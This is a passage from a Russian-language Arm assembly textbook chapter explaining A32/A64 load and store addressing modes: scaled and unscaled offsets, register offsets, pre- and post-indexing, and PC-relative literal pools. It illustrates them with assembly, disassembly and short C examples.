


Рисунок 6.3. Кодировка инструкции LDR с непосредственным значением A32

Инструкция LDRH использует другую кодировку, где для непосредственного смещения доступны только 8 бит, разделённые на две части. На рис. 6.4 видно, что изменяется лишь один бит кодировки, а биты непосредственного значения остаются прежними.




Рисунок 6.4. Кодировка инструкции LDRH с непосредственным значением A32

Набор A64 предоставляет инструкциям загрузки и сохранения большую гибкость непосредственных смещений. В зависимости от инструкции смещение может быть масштабированным или немасштабированным, знаковым или беззнаковым. Как указано в табл. 6.7, масштабированные непосредственные смещения поддерживают 12-битные беззнаковые значения, закодированные как кратное размеру передачи в байтах. Для базовых LDR/STR смещение перед прибавлением к базовому регистру масштабируется до числа, кратного 4 для Wt, то есть 4-байтного регистра, и кратного 8 для Xt, то есть 8-байтного регистра передачи.

Таблица 6.7. Диапазоны масштабированных непосредственных смещений A64

Пример инструкции	Размер смещения	Масштабирование
`LDR Wt, [Xn, #imm]`	12 бит	До числа, кратного 4
`LDR Xt, [Xn, #imm]`	12 бит	До числа, кратного 8

Кодировки[2] вариантов A64 LDR и STR с непосредственным значением резервируют один бит для указания размера регистра передачи: 4 байта Wt или 8 байт Xt. Поэтому при ассемблировании непосредственное байтовое смещение может быть кратным 4 в диапазоне 0-16380 для 32-битного варианта либо кратным 8 в диапазоне 0-32760 для 64-битного, что показано на кодировке LDR[3] на рис. 6.5.




Рисунок 6.5. Кодировка инструкции LDR с непосредственным значением A64

Немасштабированные смещения являются знаковыми 9-битными значениями в диапазоне от -256 до 255, как показано в табл. 6.8. Главное преимущество знакового смещения состоит в возможности формировать адрес ниже адреса базового регистра.

Таблица 6.8. Диапазоны немасштабированных непосредственных смещений A64

Пример инструкции	Размер смещения	Масштабирование
`LDUR Wt, [Xn, #imm]`	9 бит	Немасштабированное
`LDUR Xt, [Xn, #imm]`	9 бит	Немасштабированное

Инструкции загрузки и сохранения с немасштабированными смещениями имеют немного другие имена, например LDUR вместо LDR, но не поддерживают адресацию с предындексацией и постиндексацией. На рис. 6.6 сопоставлены биты кодировки двух инструкций LDUR и их знаковые непосредственные смещения.




Рисунок 6.6. Кодировка инструкции LDUR с непосредственным значением A64

В табл. 6.9 приведены немасштабированные инструкции загрузки и сохранения A64 и их масштабированные аналоги.

Таблица 6.9. Инструкции A64 с масштабированным и немасштабированным смещением

Инструкция	Немасштабированная	Диапазон	Масштабированная	Диапазон
Загрузка регистра	LDUR	-256-255	LDR	0-4095
Загрузка байта	LDURB	-256-255	LDRB	0-4095
Загрузка знакового байта	LDURSB	-256-255	LDRSB	0-4095
Загрузка полуслова	LDURH	-256-255	LDRH	0-4095
Загрузка знакового полуслова	LDURSH	-256-255	LDRSH	0-4095
Загрузка знакового слова	LDURSW	-256-255	LDRSW	0-4095
Сохранение регистра	STUR	-256-255	STR	0-4095
Сохранение байта	STURB	-256-255	STRB	0-4095
Сохранение полуслова	STURH	-256-255	STRH	0-4095

При необходимости дизассемблер преобразует LDR в LDUR. В следующем примере это происходит, когда смещение немасштабировано или отрицательно. Если оно масштабировано, то есть кратно 4 байтам для Wt или 8 байтам для Xt, положительно и находится в диапазоне 0-4095, в дизассемблировании отображается LDR. В противном случае инструкция интерпретируется как LDUR.

Исходный код на ассемблере

```
ldr w3, [x1, #251]
ldr w3, [x1, #252]
ldr w3, [x1, #253]
ldr w3, [x1, #256]
ldr w3, [x1, #260]
ldr w3, [x1, #-251]
ldr w3, [x1, #-252]
ldr w3, [x1, #-253]
ldr w3, [x1, #-256]
```

Результат дизассемблирования

```
ldur w3, [x1, #251]     // 251 is not scaled to multiple of 4  -> LDUR
ldr w3, [x1, #252]      // 252 is scaled, positive, and in range 0 to 4096  -> LDR
ldur w3, [x1, #253]     // 253 is not scaled to multiple of 4  -> LDUR
ldr w3, [x1, #256]      // 256 is scaled, positive, and in range 0 to 4096 -> LDR
ldr w3, [x1, #260]      // 260 is scaled, positive, and in range 0 to 4096  -> LDR
ldur w3, [x1, #-251]    // -251 is negative and in range -256 to 255  -> LDUR
ldur w3, [x1, #-252]    // -252 is negative and in range -256 to 255  -> LDUR
ldur w3, [x1, #-253]    // -253 is negative and in range -256 to 255  -> LDUR
ldur w3, [x1, #-256]    // -256 is negative and in range -256 to 255  -> LDUR
```

Для LDRB и LDRH смещение масштабируется соответственно до числа, кратного 1 или 2 байтам. Если непосредственное смещение не масштабировано, ассемблер или дизассемблер преобразует инструкцию в немасштабированный вариант, например LDRH в LDRUH.

Следующий фрагмент ассемблерного кода и его дизассемблированный эквивалент демонстрируют это поведение.

Исходный код на ассемблере

```
ldrb w3, [x1, #1]
ldrb w3, [x1, #2]
ldrb w3, [x1, #3]
ldrb w3, [x1, #4]
ldrb w3, [x1, #5]

ldrh w3, [x1, #1]
ldrh w3, [x1, #2]
ldrh w3, [x1, #3]
ldrh w3, [x1, #4]
ldrh w3, [x1, #5]
```

Результат дизассемблирования

```
400078:    39400423     ldrb    w3, [x1, #1]
40007c:    39400823     ldrb    w3, [x1, #2]
400080:    39400c23     ldrb    w3, [x1, #3]
400084:    39401023     ldrb    w3, [x1, #4]
400088:    39401423     ldrb    w3, [x1, #5]
40008c:    78401023     ldurh   w3, [x1, #1]   // not not scaled by multiple of 2
400090:    79400423     ldrh    w3, [x1, #2]
400094:    78403023     ldurh   w3, [x1, #3]   // not not scaled by multiple of 2
400098:    79400823     ldrh    w3, [x1, #4]
40009c:    78405023     ldurh   w3, [x1, #5]   // not not scaled by multiple of 2
```

Доступ к памяти со смещением часто встречается при обратной разработке функции, обращающейся к элементам данных на фиксированном расстоянии от начала объекта. Базовый регистр содержит адрес начала объекта, а смещение задаёт расстояние до конкретного элемента. Например, в следующей программе форма со смещением применяется к полю структуры:

```
struct Foo {
  int a;
  int b;
  int c;
  int d;
};

void SetField(struct Foo * param) {
  param  -> c = 4;
}

int main() {
  struct Foo a;
  SetField( & a);
  return 0;
}
```

Если скомпилировать программу с оптимизацией, например командой `gcc setfield.c -o setfield.o -O2`, в дизассемблировании `SetField` будет виден такой код:

```
SetField:
 movs    r3, #4
 str     r3, [r0, #8]
 bx      lr
 nop
```

Согласно стандарту вызова процедур Arm параметр `param` в этом примере передаётся функции через R0. В функции две основные инструкции. Сначала в R3 загружается число 4, затем STR записывает его в память. STR получает адрес R0 + 8, поскольку 8 является смещением поля `c` внутри структуры `Foo`. Следовательно, инструкция записывает 4 по адресу `param + 8`, то есть по адресу `param->c` в памяти.

Другой сценарий - доступ к локальным переменным в стеке, где SP служит базовым регистром, а смещение обращается к отдельным элементам стека.

Регистровые смещения

Иногда смещение относительно базового адреса не является константой, а динамически вычисляется в регистре. Значение смещения можно поместить в регистр общего назначения, который прибавляется к базовому адресу или вычитается из него. Такая форма часто встречается при доступе к массивам или блокам данных. Например, код C/C++ `char c = my_string[i]` обращается к одному байту i-го элемента массива `my_string`, при этом `i`, скорее всего, хранится или загружается в регистр.

Сначала рассмотрим различия форм регистрового смещения A32 и A64.

Форма A32 позволяет задать смещение регистром общего назначения. Rn является базовым регистром, а Rm - регистром смещения.

```
LDR Rt, [Rn, Rm]
```

Форма масштабированного регистрового смещения A32 позволяет сдвинуть регистр смещения на непосредственное значение перед применением к базовому адресу. Она часто используется в программах C/C++ для масштабирования индекса массива по размеру элемента. Доступны LSL, LSR, ASR, ROR и RRX.

```
LDR Rt, [Rn, Rm, <shift> #imm]
```

Регистровым смещением A64 служит один из 64-битных регистров общего назначения X0-X30, обозначаемый Xm. Базовый регистр A64 всегда имеет ширину 64 бита и обозначается Xn. SP в данном случае нельзя использовать как регистр смещения.

```
LDR Wt, [Xn, Xm]
LDR Xt, [Xn, Xm]
```

Сдвинутое регистровое смещение A64 умножает регистр смещения на размер передачи в байтах. При 4-байтном Wt значение смещения сдвигается влево на 2, то есть умножается на 4. При 8-байтном Xt оно сдвигается влево на 3, то есть умножается на 8.

```
LDR Wt, [Xn, Xm, LSL #2] ; address = Xn + (Xm*4)
LDR Xt, [Xn, Xm, LSL #3] ; address = Xn + (Xm*8)
```

Форма с расширенным регистровым смещением A64 позволяет расширить 32-битный регистр смещения со знаком или нулями до 64 бит. Затем смещение сдвигается влево так же, как в форме со сдвинутым регистром. Тип расширения задаётся синтаксисом и может быть UXTW, SXTW или SXTX. Эти операции подробнее описаны в главе 5. Синтаксис:

```
LDR Wt|Xt, [Xn, Wm, UXTW {#imm}]
LDR Wt|Xt, [Xn, Wm, SXTW {#imm}]
LDR Wt|Xt, [Xn, Wm, SXTX {#imm}]
```

В табл. 6.10 приведены формы регистрового смещения A32 и A64 на основе синтаксиса LDR. Тот же синтаксис поддерживается STR и большинством, но не всеми другими инструкциями загрузки и сохранения.

Таблица 6.10. Формы регистрового смещения

Масштабированное регистровое смещение A32	Масштабированное регистровое смещение A64
`LDR Rt, [Rn, Rm, LSL #imm]`	`LDR Wt, [Xn, Xm, LSL #2]`
`LDR Rt, [Rn, Rm, LSR #imm]`	`LDR Xt, [Xn, Xm, LSL #3]`
`LDR Rt, [Rn, Rm, ASR #imm]`	`LDR Wt, [Xn, Wm, UXTW {#2}]`
`LDR Rt, [Rn, Rm, ROR #imm]`	`LDR Xt, [Xn, Wm, UXTW {#3}]`
`LDR Rt, [Rn, Rm, RRX]`	`LDR Wt, [Xn, Wm, SXTW {#2}]`
	`LDR Xt, [Xn, Wm, SXTW {#3}]`
	`LDR Wt, [Xn, Wm, SXTX {#2}]`
	`LDR Xt, [Xn, Wm, SXTX {#3}]`

Пример регистрового смещения

В качестве практического примера рассмотрим функцию C/C++, которая записывает 4 в i-й элемент массива 32-битных целых чисел; массив и индекс `i` передаются параметрами:

```
#include <stdio.h>
#include <stdint.h>

uint32_t array[8];

void arraymod(uint32_t* array, size_t index) {
 array[index] += 4;

}
```

```
int main() {
  array[7] = 1;
  arraymod(array, 7);
  return 0;
}
```

Если скомпилировать программу для A64 с базовой оптимизацией, дизассемблирование `arraymod` будет выглядеть так:

```
arraymod:
   ldr     w2, [x0, x1, lsl #2]
   add     w2, w2, #0x4
   str     w2, [x0, x1, lsl #2]
   ret
```

Соглашение о вызовах A64 определяет, что в данном случае адрес массива передаётся в X0, а индекс - в X1. Первая инструкция загружает элемент массива:

• вычисляет адрес элемента как `x0 + (x1 << 2)`, то есть `x0 + x1 * 4`, поскольку `sizeof(uint32_t)` равен 4;
• загружает 32-битное слово по этому адресу в W2.

Следующая инструкция прибавляет к значению 4. Наконец, результат записывается обратно в память:

• повторно вычисляется адрес элемента `x0 + (x1 << 2)`;
• результат сложения сохраняется по этому адресу.

Режим с предындексацией

В режиме адресации со смещением адрес операции вычисляется с применением смещения к базовому регистру. Результат используется только для доступа к памяти и не изменяет исходное значение базового регистра.

Предындексация применяется, когда инструкция должна в рамках операции обновить базовый регистр результатом вычисления. Как и при адресации со смещением, смещение прибавляется к базовому значению для формирования адреса памяти, но дополнительно результат записывается в базовый регистр. Индексированная адресация часто используется, например, для автоматического последовательного обхода массива или блока памяти.

Инструкции с предындексацией обычно обозначаются восклицательным знаком после операнда памяти. Базовый синтаксис загрузки с предындексацией для A32 и A64 приведён в табл. 6.11.

Таблица 6.11. Синтаксис режима с предындексацией

Синтаксис	Адрес доступа	Обновление базового регистра
`LDR Rt, [Rn, <offset>]!`	Rn + смещение	Rn = Rn + смещение
`LDR Xt, [Xn, <offset>]!`	Xn + смещение	Xn = Xn + смещение
`LDR Xt, [SP, <offset>]!`	SP + смещение	SP = SP + смещение

Предындексацию можно сочетать с различными формами смещений из предыдущего раздела. В табл. 6.12 показаны примеры для LDR. Хотя большинство базовых инструкций загрузки и сохранения поддерживает предындексацию, некоторые в этом режиме допускают только одну форму смещения. Другие, например немасштабированные загрузки LDUR в A64, вообще её не поддерживают.

Таблица 6.12. Примеры адресации с предындексацией

Форма смещения	Пример синтаксиса
A32, непосредственное смещение	`LDR Rt, [Rn, #imm]!`
A32, регистровое смещение	`LDR Rt, [Rn, Rm]!`
A32, смещение сдвинутого регистра	`LDR Rt, [Rn, Rm, <shift> #imm]!`
A64, знаковое непосредственное смещение	`LDR Xt, [Xn, #imm]!`

Пример режима с предындексацией

Рассмотрим пример. Инструкция `LDR R0, [R1, #8]!`, показанная на рис. 6.7, выполняет следующие действия:

1. Вычисляет адрес памяти как значение R1 + 8.
2. Читает 32-битное значение по этому адресу.
3. Помещает 32-битное значение в R0.
4. Обновляет R1 вычисленным адресом памяти.

Для более конкретного примера рассмотрим следующие дизассемблированные инструкции. Сначала R0 получает адрес метки `<somedata>`, содержащей буквы `ABCDEFGHIJKLMNOPQRST`. Первая инструкция загрузки помещает содержимое адреса R0 в R1. Следующая загружает содержимое адреса R0 + 4 (`0x10070`) в R2 и обновляет базовый регистр R0 новым адресом `0x10070`. Последующие загрузки выполняют то же действие: загружают слово по адресу базового регистра плюс смещение и обновляют базовый регистр новым адресом.




Рисунок 6.7. Адресация LDR A32 с предындексацией

```
00010054 <_start>:
   10054:  e28f0010     add  r0, pc, #16        // r0 = 0x1006c
   10058:  e5901000     ldr  r1, [r0]           // load from [r0] to r1
   1005c:  e5b02004     ldr  r2, [r0, #4]!      // load from [r0+4] to r2, r0 = r0+4
   10060:  e5b03004     ldr  r3, [r0, #4]!      // load from [r0+4] to r3, r0 = r0+4
   10064:  e5b04004     ldr  r4, [r0, #4]!      // load from [r0+4] to r4, r0 = r0+4
   10068:  e5b05004     ldr  r5, [r0, #4]!      // load from [r0+4] to r5, r0 = r0+4
```

```
0001006c <somedata>:
   1006c:  44434241     .word    0x44434241    // ABCD to r1
   10070:  48474645     .word    0x48474645    // EFGH to r2
   10074:  4c4b4a49     .word    0x4c4b4a49    // IJKL to r3
   10078:  504f4e4d     .word    0x504f4e4d    // MNOP to r4
   1007c:  54535251     .word    0x54535251    // QRST to r5
```

Конкретный пример предындексации - помещение одного регистра, например LR, в стек:

```
STR LR, [SP, #-4]!
```

Инструкция вычисляет адрес SP - 4 и записывает по нему LR. Затем вычисленный адрес SP - 4 записывается обратно в SP. Фактически в A32 инструкция `PUSH {Rn}`, по крайней мере при помещении единственного регистра, внутренне реализована как псевдоним `STR Rn, [SP, #-4]!`. Её можно рассматривать как оптимизированную последовательность:

```
STR LR, [SP, #4]
SUB SP, SP, #4
```

Форма предындексации с обратной записью используется не только для инструкций, подобных PUSH. Функции A64 часто начинают работу с резервирования кадра стека и немедленного сохранения энергозависимых регистров, обычно регистра связи X30 и регистра кадра родительской функции X29. Поэтому в начале функции при дизассемблировании A64 может встречаться:

```
STP x29, x30, [sp, #-64]!
```

STP, которая подробнее рассматривается далее, сохраняет два регистра в соседних участках памяти. В данном случае она использует предындексацию, на что указывает восклицательный знак.

Инструкция:

• вычисляет адрес памяти SP - 64;
• записывает X29 и X30 рядом в памяти по этому адресу;
• записывает адрес памяти обратно в SP.

Таким образом, она одновременно сохраняет X29 и X30 в стек и резервирует кадр функции размером 64 байта. Её можно рассматривать как оптимизированный эквивалент:

```
STR x29, [SP, #-64] ; Save x29
STR x30, [SP, #-56] ; Save x30
SUB SP, SP, #64     ; Allocate a 64-byte frame
```

Адресация с постиндексацией

В режимах со смещением и предындексацией инструкции доступа к памяти вычисляют адрес по простой логике. В форме со смещением адрес после использования отбрасывается. При предындексации вычисленный адрес применяется для доступа к памяти и записывается обратно в базовый регистр.

Постиндексация устроена иначе. Вычисление базы плюс смещение выполняется, но результат записывается только в базовый регистр, тогда как память доступна по исходному значению базы до применения смещения. В некотором смысле этот режим полностью разделяет логику вычисления смещения и часть инструкции, обращающуюся к памяти. Постиндексацию можно распознать по синтаксису: смещение находится не внутри квадратных скобок с базовым регистром, а за их пределами.

Например, `LDR R0, [R1], #8`, показанная на рис. 6.8:

1. Читает 32-битное значение по адресу из R1.
2. Помещает его в R0.
3. Обновляет R1 адресом R1 + 8.




Рисунок 6.8. Адресация A32 с постиндексацией

Синтаксис приведён в табл. 6.13.

Таблица 6.13. Синтаксис режима с постиндексацией

Синтаксис	Адрес доступа	Обновление базового регистра
`LDR Rt, [Rn], <offset>`	Rn	Rn = Rn + смещение
`LDR Xt, [Xn], <offset>`	Xn	Xn = Xn + смещение

Постиндексацию можно сочетать с разными формами смещений. В A32 доступны непосредственное, регистровое и масштабированное регистровое смещения. В A64 разрешено только непосредственное смещение с неявным сложением знаковой 9-битной константы. Формы приведены в табл. 6.14.

Таблица 6.14. Примеры адресации с постиндексацией

Режим и форма смещения	Пример синтаксиса
A32, непосредственное смещение	`ldr Rt, [Rn], #4`
A32, регистровое смещение	`ldr Rt, [Rn], r2`
A32, масштабированное регистровое смещение	`ldr Rt, [Rn], r2, <shift> #imm`
A64, немасштабированное 9-битное знаковое смещение	`LDR Xt, [Xn], #simm9`

Пример адресации с постиндексацией

Хороший пример - извлечение одного регистра из стека инструкцией POP в A32, например `POP {pc}`. При одном регистре POP реализована как псевдоним LDR, в данном случае `LDR pc, [sp], #4`. Она выполняет следующее:

1. Адрес памяти равен значению SP.
2. 32-битное слово читается по этому адресу в регистр назначения, в данном случае PC, что вызывает переход.
3. Дополнительная операция записывается обратно в базовый регистр операнда памяти: вычисляется SP = SP + 4.

Другой распространённый пример - завершение функции A64, где за одну атомарную операцию восстанавливаются регистр связи и указатель кадра и удаляется кадр функции. Последними инструкциями могут быть:

```
LDP x29, x30, [sp], #64
RET
```

LDP, инструкция загрузки пары, подробнее рассматривается далее. Сначала она загружает X29 и X30 из памяти по адресу SP, затем увеличивает SP на 64.

Адресация литерала относительно PC

Иногда программе нужно обратиться к данным, адрес которых известен относительно текущего PC. Распространённые примеры - позиционно-независимый код и чтение данных из пула литералов. Компиляторы и ассемблеры часто хранят константы в конце блока кода. Поскольку расстояние между литералом и обращающейся к нему инструкцией фиксировано, его можно загрузить по адресу инструкции плюс постоянное смещение. Такой режим называется адресацией относительно PC.

Другой сценарий - ссылка инструкции на находящиеся рядом глобальные переменные посредством метки. Ассемблер вычисляет смещение от текущей инструкции, адрес которой будет находиться в PC, до метки. Поэтому инструкции загрузки с меткой обычно неявно преобразуются ассемблером в загрузку относительно PC:

```
LDR Rn, label ; Load a 32-bit value from the address at label
LDR Wn, label ; Load a 32-bit value from the address at label
LDR Xn, label ; Load a 64-bit value from the address at label
```

Имя `label` не кодируется в инструкции: ассемблер заменяет его постоянным числом. Читаемая человеком метка лишь облегчает чтение и написание ассемблерного кода. При дизассемблировании инструмент может вывести или создать имя метки, например если адрес имеет имя символа в таблице ELF, либо явно представить инструкцию как PC плюс закодированное постоянное смещение.

Загрузка констант

LDR также может загрузить постоянное значение или адрес метки специальным синтаксисом `LDR Rn,=value`. Он полезен и тогда, когда при написании ассемблерного кода константу нельзя непосредственно закодировать в MOV.

```
; A32
_start:
    ldr r0, =0x55555555             // Set r0 to 0x55555555
    ldr r1, =_start                 // Set r1 to address of _start

; A64
_start:
    ldr x1, =0xaabbccdd99887766      // Set x1 to 0xaabbccdd99887766
    ldr x2, =_start                  // Set x2 to address of _start
```

Этот синтаксис является директивой ассемблеру поместить константу в ближайший пул литералов[4] и преобразовать инструкцию в загрузку константы относительно PC во время выполнения, как видно из дизассемблирования:

```
Disassembly of section .text:

0000000000400078 <_start>:
  400078:    58000041     ldr      x1, 400080 <_start+0x8>
  40007c:    58000062     ldr      x2, 400088 <_start+0x10>
  400080:    99887766     .word    0x99887766
  400084:    aabbccdd     .word    0xaabbccdd
  400088:    00400078     .word    0x00400078
  40008c:    00000000     .word    0x00000000
```

Ассемблер группирует и дедуплицирует константы в пуле литералов и записывает их в конце раздела либо явно "сбрасывает" при встрече директивы LTORG в ассемблерном файле[5][6].

Пул литералов нельзя размещать где угодно в памяти: он должен находиться рядом с использующей его инструкцией. Допустимые расстояние и направление зависят от инструкции и архитектуры и приведены в табл. 6.15.

Таблица 6.15. Требования к расположению пула литералов LDR[7]

Набор	Инструкция	Требование к расположению
A32	LDR	PC +/- 4 КиБ
T32	LDR.W	PC +/- 4 КиБ
T32	LDR, 16 бит	Строго впереди PC в пределах 1 КиБ
A64	LDR	PC +/- 1 МиБ

По умолчанию ассемблер пытается переписать загрузку литерала в эквивалентную MOV или MVN. LDR относительно PC используется лишь тогда, когда это невозможно. Например, 16-битная кодировка MOV в Thumb отводит значению только 8 бит, а 32-битная MOV - 16 бит.

Внутренняя кодировка MOV набора A32 сравнительно сложна, поэтому определить возможность непосредственного кодирования константы бывает трудно. A32 позволяет загружать константу с помощью схемы вращения непосредственного значения. Кодировка содержит 8-битное поле константы и 4-битное поле величины вращения. Базовая константа лежит в диапазоне 0-255, после чего встроенный барабанный сдвигатель вращает её на чётное число от 0 до 30, закодированное четырьмя битами как `rotate/2`, формируя итоговую константу регистра назначения. Если непосредственное значение нельзя получить из 4-битной величины вращения и 8-битной константы, оно недопустимо для этой кодировки.

Рассмотрим примеры, поскольку при работе со старыми архитектурами Arm это ограничение встречается часто. Значение 511 недопустимо: его битовый шаблон имеет длину 9 бит, и никакое вращение не позволит вместить его в 8-битное поле. А значение 384 допустимо, как показано на рис. 6.9, поскольку его можно получить из 6 или 26, где 26 - величина вращения. Поскольку 6 представимо 8 битами, число можно непосредственно закодировать в MOV A32.

```
mov r0, #384   // 384 = 1 1000 0000
```

